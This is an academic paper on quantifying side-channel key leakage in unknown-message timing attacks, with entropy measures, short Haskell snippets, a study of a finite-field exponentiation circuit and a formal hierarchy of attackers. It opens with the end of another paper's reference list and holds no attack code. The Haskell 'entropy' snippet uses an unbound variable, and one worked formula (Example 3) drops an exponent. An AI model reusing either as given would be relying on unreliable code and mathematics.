11. Berrou, C., Glavieux, A., Thitimajshima, P.: Near shannon limit error-correcting coding and decoding: Turbo-codes. 1. In: IEEE International Conference on Communications, 1993. ICC 1993. Geneva. Technical Program, Conference Record, May 23-26, 1993, vol. 2, pp. 1064–1070 (1993)
12. Hagenauer, J., Hoeher, P.: A viterbi algorithm with soft-decision outputs and its applications. In: Global Telecommunications Conference, 1989, and Exhibition. Communications Technology for the 1990s and Beyond. GLOBECOM 1989, November 27-30, 1989, vol. 3, pp. 1680–1686. IEEE, Los Alamitos (1989)
13. Hagenauer, J., Papke, L.: Decoding turbo-codes with the soft output viterbi algorithm (sova). In: Proceedings of the IEEE International Symposium on Information Theory (June 27–July 1, 1994), p. 164 (1994)

14. Bahl, L., Cocke, J., Jelinek, F., Raviv, J.: Optimal decoding of linear codes for minimizing symbol error rate (corresp.). IEEE Transactions on Information Theory 20(2), 284–287 (1974)
15. Lin, S., Costello, D.J.: Error Control Coding, 2nd edn. Prentice-Hall, Inc., Upper Saddle River (2004)
16. Vucetic, B., Yuan, J.: Turbo codes: principles and applications. Kluwer Academic Publishers, Norwell (2000)
17. Navau, J.C., Fernandez, M., Soriano, M.: A family of collusion 2-secure codes. In: Barni, M., Herrera-Joancomartí, J., Katzenbeisser, S., Pérez-González, F. (eds.) IH 2005. LNCS, vol. 3727, pp. 387–397. Springer, Heidelberg (2005)

Formally Bounding the Side-Channel Leakage in Unknown-Message Attacks

Michael Backes[1,2] and Boris Köpf[2]

[1] Saarland University
[2] MPI-SWS
backes@cs.uni-sb.de, bkoepf@mpi-sws.mpg.de

Abstract. We propose a novel approach for quantifying a system's resistance to unknown-message side-channel attacks. The approach is based on a measure of the secret information that an attacker can extract from a system from a given number of side-channel measurements. We provide an algorithm to compute this measure, and we use it to analyze the resistance of hardware implementations of cryptographic algorithms with respect to timing attacks. In particular, we show that message-blinding – the common countermeasure against timing attacks – reduces the rate at which information about the secret is leaked, but that the complete information is still eventually revealed. Finally, we compare information measures corresponding to unknown-message, known-message, and chosen-message attackers and show that they form a strict hierarchy.

1 Introduction

Side-channel attacks against cryptographic algorithms aim at breaking cryptography by exploiting information that is revealed by the algorithm's physical execution. Characteristics such as running time [12,4,22], power consumption [13], and electromagnetic radiation [11,24] have all been exploited to recover secret keys from implementations of different cryptographic algorithms. Side-channel attacks are now so effective that they pose a real threat to the security of devices when their physical characteristics can be measured. This threat is not covered by traditional notions of cryptographic security; however, there is a line of research that investigates alternative models for reasoning about the resistance to such attacks [6,21,27,14].

Two quantities determine the effort to successfully mount a side-channel attack and recover a secret key from a given system. The first is the computational power needed to recover the key from the information that is revealed through the side-channel. The second is the number of measurements needed to gather sufficient side-channel information for this task. To prove that a system is resistant to side-channel attacks, one must ensure that the overall effort for a successful attack is out of the range of realistic attackers.

The attacker's computational power is typically not the limiting factor in practice, as many documented attacks show [4,7,13,22]. Hence, the security of a system often entirely depends on the amount of secret information that an

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 517–532, 2008.

attacker can gather in his side-channel measurements. Note that the number of measurements may be bounded – for example, by the number of times the system re-uses a session key – and must be considered when reasoning about a system's vulnerability to side-channel attacks.

A model to express the revealed information as a function of the number of side-channel measurements has recently been proposed, and it has been applied to characterize the resistance of cryptographic algorithms against side-channel attacks [14]. The model captures attackers that can interact with the system by adaptively choosing the messages that the system decrypts (or encrypts).

However, many attack scenarios only allow for *unknown-message* attacks, where the attacker cannot see or control the input that is decrypted (or encrypted) by the system. One type of unknown-message attack is timing attacks against systems that are run with state-of-the-art countermeasures such as message blinding. Quantifying the information that a side-channel reveals in such an attack was an open problem prior to this work.

1.1 Our Contributions

We propose a novel measure for quantifying the resistance of systems against unknown-message side-channel attacks. This measure Λ captures the quantity of secret information that a system reveals as a function of the number of side-channel measurements. Moreover, we provide an explicit formula for Λ when the number of measurements tends to infinity, corresponding to the maximum amount of secret information that is eventually leaked.

In order to apply our measure to realistic settings, we provide algorithms for computing Λ for finite and infinite numbers of measurements, respectively. We subsequently use these algorithms to formally analyze the resistance of a nontrivial hardware implementation to side-channel attacks: we show that a finite-field exponentiation algorithm as used in, e.g., the generalized ElGamal decryption algorithm, falls prey to unknown-message timing attacks in that the key is fully determined by a sufficiently large numbers of measurements.

We use this result to analyze message-blinding, which aims at protecting against timing attacks by decoupling the running time of the algorithm from the secret. We show that, for the analyzed exponentiation algorithm, message-blinding only reduces the rate at which information about the secret is revealed, and that the entire key information is still eventually leaked. This yields the first formal assessment of the (un-)suitability of message-blinding to counter timing attacks.

We conclude by putting our measure Λ into perspective with information measures for different kinds of attacker interactions. The result is a formal hierarchy of side-channel attackers that is ordered in terms of the information they can extract from a system. We distinguish unknown-message attacks, in which the attacker does not even know the messages (as in timing attacks against implementations with message blinding), known-message attacks, in which the attacker knows but cannot influence the messages, and chosen-message attacks, in which the attacker can adaptively choose the messages (as is typically the case in timing attacks against unprotected implementations). As expected, more comprehensive attackers are capable of extracting more information in a given number of measurements. Moreover, we show that this inclusion is strict for certain side-channels. Clarifying the different attack scenarios will provide guidance on which measure to pick for a particular application scenario.

1.2 Outline

The paper is structured as follows. In Section 2, we introduce our models of side-channels and attackers and we review basics of information theory. In Section 3, we present measures for quantifying the information leakage in unknown-message attacks. In Section 4, we show how these measures can be computed for given implementations. We report on experimental results in Section 5 and compare different kinds of side-channel attacks in Section 6. We discuss related work in Section 7 and conclude in Section 8.

2 Preliminaries

We start by describing our models of side-channels and attackers, and we briefly recall some basic information theory.

2.1 Modeling Side-Channels and Attackers

Let K be a finite set of keys, M be a finite set of messages and D be an arbitrary set. We consider systems that compute functions of type $F\colon K \times M \to D$, and we assume that the attacker can make physical observations about F's implementation I_F that are associated with the computation of $F(k, m)$. We assume that the attacker can make one observation per invocation of the function F and that no measurement errors occur. Examples of such observations are the power or the time consumption of I_F during the computation (see [13,20] and [12,4,22], respectively).

Formally, a *side-channel* is a function $f_{I_F}: K \times M \to O$, where O denotes the set of possible observations. We assume that the attacker has full knowledge about the implementation I_F, i.e., f_{I_F} is known to the attacker. We will usually leave I_F implicit and abbreviate f_{I_F} by f.

Example 1. Suppose that F is implemented in synchronous (clocked) hardware and that the attacker is able to determine I_F's running times up to single clock ticks. Then the timing side-channel of I_F can be modeled as a function $f\colon K \times M \to \mathbb{N}$ that represents the number of clock ticks consumed by an invocation of F. A hardware simulation environment can be used to compute f.

Example 2. Suppose F is given in a description language for synchronous hardware. Power estimation techniques can be used to determine a function $f\colon K \times M \to \mathbb{R}^n$ that estimates an implementation's power consumption during n points in time (see, e.g., [17] and Section 5.3).

In a side-channel attack, a malicious agent gathers side-channel observations $f(k, m_1), \ldots, f(k, m_n)$ for deducing k or narrowing down its possible values. Depending on the attack scenario, the attacker might additionally be able to see or choose the messages $m_i \in M$: an attack is *unknown-message* if the attacker cannot observe $m_i \in M$; an attack is *known-message* if the attacker can observe but cannot influence the choice of $m_i \in M$; an attack is *chosen-message* if the attacker can choose $m_i \in M$.

In this paper, we focus on the open problem of giving bounds on the side-channel leakage in unknown-message attacks. In Section 6, we will come back to the distinction between different attack types and formally compare them with respect to the quantity of information that they can extract from a system.

2.2 Information Theory Basics

Let A be a finite set and $p\colon A \to \mathbb{R}$ a probability distribution. For a random variable $\mathcal{X}\colon A \to X$, we define $p_{\mathcal{X}}\colon X \to \mathbb{R}$ as $p_{\mathcal{X}}(x) = \sum_{a \in \mathcal{X}^{-1}(x)} p(a)$, which is often denoted by $p(\mathcal{X} = x)$ in the literature.

The *(Shannon) entropy* of a random variable $\mathcal{X}\colon A \to X$ is defined as

$$H(\mathcal{X}) = -\sum_{x \in X} p_{\mathcal{X}}(x) \log_2 p_{\mathcal{X}}(x) \ .$$

The entropy is a lower bound for the average code length of any binary encoding scheme for $\mathcal{X}$. An encoding scheme can be seen as a strategy in which each bit corresponds to a binary test that narrows down the set of the remaining candidate values. Thus, in terms of guessing, the entropy $H(\mathcal{X})$ is a lower bound for the average number of binary questions that need to be asked to determine $\mathcal{X}$'s value [5]. If $\mathcal{Y}\colon A \to Y$ is another random variable, $H(\mathcal{X}|\mathcal{Y} = y)$ denotes the entropy of $\mathcal{X}$ given $\mathcal{Y} = y$, i.e., with respect to the distribution $p_{\mathcal{X}|\mathcal{Y}=y}$. The *conditional entropy* $H(\mathcal{X}|\mathcal{Y})$ of $\mathcal{X}$ given $\mathcal{Y}$ is defined as the expected value of $H(\mathcal{X}|\mathcal{Y} = y)$ over all $y \in Y$, namely,

$$H(\mathcal{X}|\mathcal{Y}) = \sum_{y \in Y} p_{\mathcal{Y}}(y) H(\mathcal{X}|\mathcal{Y} = y) \ .$$

Entropy and conditional entropy are related by the equation $H(\mathcal{X}\mathcal{Y}) = H(\mathcal{Y}) + H(\mathcal{X}|\mathcal{Y})$, where $\mathcal{X}\mathcal{Y}$ is the random variable defined as $\mathcal{X}\mathcal{Y}(k) = (\mathcal{X}(k), \mathcal{Y}(k))$. *The mutual information* $I(\mathcal{X}; \mathcal{Y})$ of $\mathcal{X}$ and $\mathcal{Y}$ is defined as the reduction of uncertainty about $\mathcal{X}$ if one learns $\mathcal{Y}$, i.e., $I(\mathcal{X}; \mathcal{Y}) = H(\mathcal{X}) - H(\mathcal{X}|\mathcal{Y})$.

3 Information Leakage in Unknown-Message Attacks

In this section, we first propose a novel measure that expresses the information gain of an unknown-message attacker as a function of the number of side-channel observations made. Subsequently, we derive an explicit representation for the limit of this information gain for an unbounded number of observations. This representation provides a characterization of the secret information that the side-channel eventually leaks. Moreover, it leads to a simple algorithm for computing this information.

3.1 Information Gain in n Observations

In the following, let $p_K \colon K \to \mathbb{R}$ and $p_M \colon M \to \mathbb{R}$ be probability distributions and let the random variables $\mathcal{K} = id_K$, $\mathcal{M} = id_M$ model the random choice of keys and messages, respectively; we assume that p_M and p_K are known to the attacker. For $n \in N$, let $\mathcal{O}_n \colon K \times M^n \to O^n$ be defined by $\mathcal{O}_n(k, m_1, \ldots, m_n) = (f(k, m_1), \ldots, f(k, m_n))$, where $p_{KM}\ (k, m_1, \ldots, m_n) = p_K(k)p_M(m_1) \ldots p_M(m_n)$ is the probability distribution on $K \times M^n$. The variable $\mathcal{O}_n$ captures that k remains fixed over all invocations of f, while the messages $m_1, \ldots, m_n$ are chosen independently.

An unknown-message attacker making n side-channel observations $\mathcal{O}_n$ may learn information about the value of $\mathcal{K}$, i.e., about the secret key. This information can be expressed as the reduction in uncertainty about the value of $\mathcal{K}$, i.e., $I(\mathcal{K}; \mathcal{O}_n) = H(\mathcal{K}) - H(\mathcal{K}|\mathcal{O}_n)$. An alternative is to use the attacker's remaining uncertainty about the key $H(\mathcal{K}|\mathcal{O}_n)$ as a measure for quantifying the system's resistance to an attack. Focusing on $H(\mathcal{K}|\mathcal{O}_n)$ has the advantage of a precise interpretation in terms of guessing: it is a lower bound on the average number of binary questions that the attacker still needs to ask to determine $\mathcal{K}$'s value [5].

Definition 1. *We define $\Lambda(n) = H(\mathcal{K}|\mathcal{O}_n)$ as the* resistance to unknown-message attacks *of n steps.*

Two measures that are closely related to Λ have been proposed in [8] and [27]. The measure from [8] captures only single measurements, i.e., it corresponds to $\Lambda(1)$. The information-theoretic metric from [27] captures multiple measurements, but with respect to stronger, chosen-message adversaries.

The function Λ is monotonically decreasing, i.e., more observations can only reduce the attacker's uncertainty about the key. If $\Lambda(n) = H(\mathcal{K})$, the first n side-channel observations contain no information about the key. Clearly, $\Lambda(0) = H(\mathcal{K})$. If $\Lambda(n) = 0$, the key is completely determined by n side-channel observations.

Since $\Lambda(n)$ is defined as the expected value of $H(\mathcal{K}|\mathcal{O}_n = o)$ over all $o \in O^n$, it expresses whether keys are, on the average, hard to determine after n side-channel observations. It is straightforward to adapt the resistance to accommodate worst-case guarantees [14] or to use alternative notions of entropy that correspond to different kinds of guessing [5]. For example, by using the guessing entropy instead of the Shannon entropy, one can express the remaining uncertainty about the key in terms of the average number of questions of the kind "does $\mathcal{K} = k$ hold" that must be asked to guess $\mathcal{K}$'s value correctly [18].

In Section 4, we will give an algorithm for computing the resistance $\Lambda(n)$ to unknown-message attacks. The time complexity of this algorithm is, however, exponential in n, rendering computation for large values of n infeasible. To remedy this problem, we will now establish an explicit formula for $\lim_{n\to\infty} \Lambda(n)$, which will allow us to compute limits for the resistance without being faced with the exponential increase in n.

3.2 Bounds for Unlimited Observations

The core idea for computing the limit of Λ can be described as follows: for a large number $o_1, \ldots, o_n$ of side-channel observations and a fixed key k, the relative frequency of each $o \in O$ converges to the probability $p_{\mathcal{O}|\mathcal{K}=k}(o)$. Thus, making an unbounded number of observations corresponds to learning the distribution $p_{\mathcal{O}|\mathcal{K}=k}$. We next give a formal account of this idea.[1]

Define $k_1 \equiv k_2$ if and only if $p_{\mathcal{O}|\mathcal{K}=k_1} = p_{\mathcal{O}|\mathcal{K}=k_2}$. Then $\equiv$ constitutes an equivalence relation on K, and $K/_{\equiv}$ denotes the set of equivalence classes. The random variable $\mathcal{V}\colon K \to K/_{\equiv}$ defined by $\mathcal{V}(k) = [k]_{\equiv}$ maps every key to its $\equiv$-equivalence class. Knowledge of the value of $\mathcal{V}$ hence corresponds to knowledge of the distribution $p_{\mathcal{O}|\mathcal{K}=k}$ associated with k. Intuitively, an unbounded number of observations contains as much information about the key as the key's $\equiv$-equivalence class. This is formalized by the following theorem.

Theorem 1. *Let $\mathcal{K}, \mathcal{V}$ and $\mathcal{O}_n$ be defined as above. Then*

$$\lim_{n\to\infty} H(\mathcal{K}|\mathcal{O}_n) = H(\mathcal{K}|\mathcal{V}) \; . \tag{1}$$

The proof of Theorem 1 can be found in the full version of this paper [1]. A straightforward calculation shows that, for uniformly distributed keys, $H(\mathcal{K}|\mathcal{V}) = \frac{1}{|K|}\sum_{B\in K/_{\equiv}} |B| \log_2 |B|$. Consequently, Theorem 1 enables us to compute $\lim_{n\to\infty} H(\mathcal{K}|\mathcal{O}_n)$ from the sizes of the $\equiv$-equivalence classes. This is illustrated by the following example.

Example 3. Let $n \in \mathbb{N}$, $K = \{0,1\}^n$, $M = \{1,\ldots,n\}$, and $O = \{0,1\}$. Consider the function $f\colon K \times M \to O$ defined by $f(k,m) = k_m$, where $k = (k_1,\ldots,k_n)$. Theorem 1 implies that $H(\mathcal{K}|\mathcal{V})$ captures the information about k that f eventually leaks to an unknown-message attacker. For computing $H(\mathcal{K}|\mathcal{V})$, observe that for $k_1, k_2 \in K$, $p_{\mathcal{O}|\mathcal{K}=k_1} = p_{\mathcal{O}|\mathcal{K}=k_2}$ if and only if the number of 1-bits in k_1 and k_2 is equal, i.e., if k_1 and k_2 have the same Hamming weight. The number of n-bit values with Hamming weight h is given by $\binom{n}{h}$. Hence, $\lim_{n\to\infty} H(\mathcal{K}|\mathcal{O}_n) = \frac{1}{2}\sum_{h=0}^{n}\binom{n}{h}\log_2\binom{n}{h}$.

4 Computing the Resistance to Unknown-Message Attacks

In this section, we show how $\Lambda(n)$ and $\lim_{n\to\infty}\Lambda(n)$ can be computed for given implementations I_F of cryptographic functions F. For this, we first need a representation of the side-channel $f = f_I$; second, we need to compute Λ from this representation.

[1] For probabilities, this is a consequence of the law of large numbers. We are not aware of a corresponding result for the conditional entropy.

4.1 Determining Time Consumption

We focus on implementations in synchronous (clocked) hardware and we assume that the attacker can determine the system's time consumption up to single clock ticks. We use the hardware design environment Gezel [25] for describing circuits and for building up value table representations of f. Here, the value $f(k,m)$ is the number of clock ticks consumed by the computation of $F(k,m)$ and can be determined by the simulation environment. Specifications in the Gezel language can be mapped into a synthesizeable subset of Vhdl, an industrial-strength hardware description language. The mapping preserves the circuit's timing behavior within the granularity of clock ticks. In this way, the guarantees obtained by formal analysis translate to silicon implementations.

We next show how $\Lambda(n)$ can be computed from the value table representation of f.

4.2 Computing $\Lambda(n)$

For computing $\Lambda(n)$ we first show how $\Lambda(n) = H(\mathcal{K}|\mathcal{O}_n)$ can be decomposed into a sum of terms of the form $p_{\mathcal{O}|\mathcal{K}=k}(o)$, with $k \in K$ and $o \in O$. Subsequently, we sketch how this decomposition can be used to derive a simple implementation for computing $\Lambda(n)$.

We have the following equalities

$$H(\mathcal{K}|\mathcal{O}_n) = -\sum_{o\in O} p_{\mathcal{O}\ \ }(o) \sum_{k\in K} p_{\mathcal{K}|\mathcal{O}\ \ =o}(k)\, \log_2 p_{\mathcal{K}|\mathcal{O}\ \ =o}(k) \tag{2}$$

$$p_{\mathcal{K}|\mathcal{O}\ \ =o}(k) = \frac{p_{\mathcal{O}\ \ |\mathcal{K}=k}(o) p_{\mathcal{K}}(k)}{p_{\mathcal{O}\ \ }(o)} \tag{3}$$

$$p_{\mathcal{O}\ \ }(o) = \sum_{k\in K} p_{\mathcal{O}\ \ |\mathcal{K}=k}(o) p_{\mathcal{K}}(k) \tag{4}$$

$$p_{\mathcal{O}\ \ |\mathcal{K}=k}(o_1,\ldots,o_n) = \prod_{i=1}^{n} p_{\mathcal{O}|\mathcal{K}=k}(o_i)\ , \tag{5}$$

where (3) is Bayes' formula and (5) holds because, for a fixed key, the observations are independent and identically distributed. Furthermore, for uniformly distributed messages, $p_{\mathcal{O}|\mathcal{K}=k}(o) = |\{m \mid f(k,m) = o)\}|/|M|$, which can be computed using the value table representation of f given by Gezel.

The decomposition in (2)-(5) of $H(\mathcal{K}|\mathcal{O}_n)$ into a combination of terms of the form $p_{\mathcal{O}|\mathcal{K}=k}(o)$ and $p_{\mathcal{K}}(k)$ for $k \in K$ and $o \in O$ can be expressed by list comprehensions. This is illustrated by the following code snippet in Haskell [3]. Here, `pO` computes $p_{\mathcal{O}\ \ }(o)$ according to (4) and (5) from a list of observations `obs`, a list representation `keys` of K, and an array `p` that stores the values $p_{\mathcal{O}|\mathcal{K}=k}(o)$:

```
pO obs = sum [ product [ p!(o,k) | o <- obs ]| k <- keys ]
            / length keys
```

The computation of $\Lambda(n)$ according to (2) and (3) can be encoded in a similarly concise way. We have implemented this in Haskell and use this implementation to perform experiments in Section 5.

4.3 Computing $\lim_{n\to\infty} \Lambda(n)$

From Theorem 1 it follows that $\lim_{n\to\infty} \Lambda(n) = H(\mathcal{K}|\mathcal{V})$, where $\mathcal{V}(k) = [k]_{\equiv}$ and $k_1 \equiv k_2$ if and only if $p_{\mathcal{O}|\mathcal{K}=k_1} = p_{\mathcal{O}|\mathcal{K}=k_2}$. We have $H(\mathcal{K}|\mathcal{V}) = \frac{1}{|K|}\sum_{B\in K/\equiv} |B| \log_2 |B|$ for uniformly distributed keys. Hence, for computing $H(\mathcal{K}|\mathcal{V})$ it suffices to determine the sizes of the $\equiv$-equivalence classes.

The equivalence classes of an equivalence relation form a partition of the relation's domain. We compute the partition of K corresponding to $\equiv$ by refinement. For this, consider the equivalence relations $\equiv_o$ defined by $k_1 \equiv_o k_2$ if and only if $p_{\mathcal{O}|\mathcal{K}=k_1}(o) = p_{\mathcal{O}|\mathcal{K}=k_2}(o)$. Clearly, $k_1 \equiv k_2$ if and only if $\forall o \in O. k_1 \equiv_o k_2$.

For partitioning a set $B \subseteq K$ with respect to $\equiv_o$, group together all $k \in B$ with the same value of $p_{\mathcal{O}|\mathcal{K}=k}(o)$. For refining a given partition P of K with respect to $\equiv_o$, partition all $B \in P$ according to $\equiv_o$. Finally, for computing the partition corresponding to $\equiv$, successively refine the partition $\{K\}$ with respect to all $o \in O$. The following Haskell program implements this idea:

```
partKeys keys obs = foldr refineBy [keys] obs
  where refineBy o part = concat (map (splitBlockByObs o) part)
```

Here, the refinement of a block by an observation is accomplished by the function `splitBlockByObs`. The function `refineBy` applies this procedure to every block in a given partition. The function `partKeys` refines the partition `[keys]` by all observations in the list `obs`.

Finally, we can compute $H(\mathcal{K}|\mathcal{V}) = \frac{1}{|K|}\sum_{B\in K/\equiv} |B| \log_2 |B|$ from the partition `part` returned by `partKeys`:

```
entropy part = sum [ b * logBase 2 b | x <- bs ] / sum bs
  where bs = map length part
```

We use this simple prototype implementation in our experiments below.

5 Experimental Results

We now report on a case study where we analyze the implementation of a circuit for exponentiation in finite fields with respect to its resistance to timing attacks. Finite-field exponentiation is relevant, for example, in the generalized ElGamal encryption scheme [19]. Furthermore, we show how this result can be used for evaluating state-of-the-art countermeasures to timing attacks.

5.1 Timing Analysis of a Finite-Field Exponentiation Algorithm

We have analyzed a GEZEL implementation of the finite-field exponentiation algorithm from [10]. It takes two arguments m and x and computes m^x in $\mathbb{F}_2$. The




Fig. 1. Resistance of a finite-field exponentiation algorithm to unknown-message timing attacks

exponentiation is performed by square-and-multiply, where each multiplication corresponds to a multiplication of polynomials. The entire algorithm consists of three nested loops.

Computing $\Lambda(n)$ with the implementation presented in Section 4 is expensive and does not scale to large values of n and operands of large bit-widths. To overcome this problem, we use the following approximation technique: we parameterize each algorithm by the bit-width w of its operands. Our working assumption is that regularity in the values of Λ for $w \in \{2, \ldots, w_{\max}\}$ reflects the structural similarity of the algorithms. This permits the extrapolation to values of w beyond $w_{\max}$. To make this explicit, we will write Λ^w to denote that Λ is computed on w-bit operands.

Results of the Analysis The results of our analysis are given in Figure 1. The bit-width w of the operands is depicted along the horizontal axis and the entropy is depicted along the vertical axis. The different curves represent $\Lambda^w(n)$ for $n \in \{0, 1, 2, 3, \infty\}$.

We can draw the following conclusion from our data: the first timing observation reveals almost half of the secret information about the key. Subsequent observations reduce the uncertainty at a significantly slower rate. In the long run, however, the entire key information is leaked. Hence the circuit is vulnerable to unknown-message timing attacks.

5.2 Implications for the Security of Message-blinding

Timing attacks typically rely on the fact that the attacker can choose the input $m \in M$ and can measure the corresponding running time. Message-blinding, the state-of-the art countermeasure against timing attacks, renders this type of attack impractical by decoupling the algorithm's running time from m. Message-blinding has been proposed for exponentiation modulo n [12], but it can directly




Fig. 2. Resistance of a finite-field exponentiation algorithm to *chosen-message* timing attacks

be applied to exponentiation in the field $\mathbb{F}_{2^w}$. We illustrate message-blinding for the common case of RSA.

Example 4. Consider an RSA decryption $x = m^k \mod n$, where m is chosen by the attacker, x the plaintext, n the modulus and k the secret key. Message-blinding decouples the running time of the exponentiation from m: in the *blinding* phase one computes $m \cdot r^e \mod n$, where r is random and relatively prime to n, and e is the public key. The result of the decryption is $(m \cdot r^e)^k = x \cdot r \mod n$, which yields x after *unblinding*, i.e., after multiplication with $r^{-1} \mod n$.

The belief that message-blinding is secure is based on the assumption that the blinding and unblinding steps do not introduce new side-channels, and that $m \cdot r^e$ is sufficiently random. Analyzing the resistance of an exponentiation algorithm with respect to unknown-message attackers and uniformly distributed messages thus corresponds to analyzing the implementation with idealized message-blinding and with respect to chosen-message attacker.

This correspondence enables us to use Λ for evaluating the quality of message-blinding as a countermeasure for timing attacks against the finite-field exponentiation circuit from Section 5.1. Figure 2 is based on data from [14] and depicts the resistance of the same exponentiation algorithm with respect to *chosen-message* attacks. Here, $\Phi^w(n)$ denotes the remaining uncertainty after n steps of a chosen-message attack. The value $\Lambda^w(n) - \Phi^w(n)$, i.e., the difference between the curves in Figures 1 and 2, gives a formal account of what is gained by applying message-blinding as a countermeasure, namely that the information is leaked at a significantly slower rate. Figure 1 shows that $\lim_{n\to\infty} \Lambda(n) = 0$. This implies that, even with message-blinding applied, the timing side-channel eventually leaks the entire key information. To our knowledge, this is the first formal analysis of a countermeasure against timing attacks.

5.3 On Formal Bounds for Power Analysis Attacks

Our measure Λ can also be applied to analyze the resistance of systems to power analysis attacks. As a proof of concept, we have applied our model to compute the resistance of a hardware implementation of an AES SBox with respect to power analysis attacks. The results can be found in the full version of this paper [1].

However, the formal bounds derived for power analysis attacks have to be carefully translated to real-world situations. First, power models typically abstract from certain electrical effects [17] so that formal bounds derived using such models (including ours) do not take into account attackers that exploit these elided effects. Second, in many attack scenarios, the attacker can observe the device's power consumption as a function of time. This function is typically approximated by the vector of the power measurements at n fixed time instants. In our model, such an approximation can be captured by a side-channel of type $f\colon K \times M \to \mathbb{R}^n$. Bounds derived from this approximation do not take into account attackers that measure the power consumption at other points in time.

6 A Hierarchy of Side-Channel Attackers

In this section, we formally relate unknown-message, known-message and chosen-message attackers with respect to the information that they can extract from a given side-channel $f\colon K \times M \to O$. The main purpose of this comparison is a unified presentation that simplifies the task of picking the appropriate measure for a given attack scenario.

The result of the comparison is as expected: chosen-message attackers are stronger than known-message attackers, which are stronger than unknown-message attackers. All inclusions are shown to be strict. Before we formally state and prove this result, we begin with definitions of the resistance to known-message and chosen-message attacks.

6.1 Known-Message and Chosen-Message Attacks:

We define the resistance to known-message attacks along the lines of Definition 1, where we express that the attacker knows the messages by conditioning the entropy of $\mathcal{K}$ on $\mathcal{M}_n$. Here, $\mathcal{M}_n$ models the n independent choices of messages from M.

Definition 2. *We define* $\Delta(n) = H(\mathcal{K}|\mathcal{O}_n\mathcal{M}_n)$ *as the* resistance to known-message attacks *of* n *steps.*

Note that Δ is an average-case measure, as $H(\mathcal{K}|\mathcal{O}_n\mathcal{M}_n)$ is the expected remaining uncertainty about $\mathcal{K}$ if the values of $\mathcal{O}_n$ and $\mathcal{M}_n$ are known. It can be adapted to accommodate worst-case guarantees by replacing the expected value by the minimal value over all n-tuples of messages or observations.

A measure for the resistance to chosen-message attacks has been defined in [14]. We next give a short account of this definition. A chosen-message attack is formalized as a tree whose nodes are labeled with subsets of K. In this tree, an attack step is represented by a node v together with its children. The label A of v is the set of keys that could have led to the attacker's previous observations. The labels of the children of v form a partition of A. We require that this partition is of the form $\{A \cap f_m^{-1}(o) \mid o \in O\}$ for some $m \in M$, where $f_m(k) = f(k,m)$. This corresponds to the attacker's choice of a query m. By observing o, the attacker can narrow down the set of possible keys from A to $A' = f_m^{-1}(o) \cap A$. The child of v with label A' is the starting point for subsequent attack steps.

Definition 3 ([14]). *An* attack strategy against f *is a triple* (T, r, L)*, where* $T = (V, E)$ *is a tree,* $r \in V$ *is the root, and* $L \colon V \to 2^K$ *is a node labeling with the following properties:*

1. $L(r) = K$*, and*
2. *for every* $v \in V$*, there is an* $m \in M$ *with* $\{L(v) \cap f_m^{-1}(o) \mid o \in O\} = \{L(w) \mid (v,w) \in E\}$.

An attack strategy is of length l *if* T *has height* l.

A simple consequence of requirements 1 and 2 is that the labels of the leaves of an attack strategy $\mathfrak{a} = (T, r, L)$ form a partition $P_{\mathfrak{a}} = \{L(v) \mid v \text{ is a leaf of } T\}$ (the *induced partition*) of K. We denote by $\mathcal{V}_{\mathfrak{a}}$ the random variable that maps $k \in K$ to its enclosing block in $P_{\mathfrak{a}}$.

Definition 4 ([14]). *We define* $\Phi(n) = \min\{H(\mathcal{K}|\mathcal{V}_{\mathfrak{a}}) \mid \mathfrak{a}$ *is of length* $n\}$ *as the* resistance to chosen-message attacks *of length* n.

6.2 Comparing Side-Channel Attackers

The following theorem gives a formal account of the intuition that more comprehensive attackers can extract more information from a system.

Theorem 2. *Let* $f \colon K \times M \to O$ *be a side-channel. Then, for all* $n \in \mathbb{N}$,

$$\Phi(n) \;\leq\; \Delta(n) \;\leq\; \Lambda(n)\ .$$

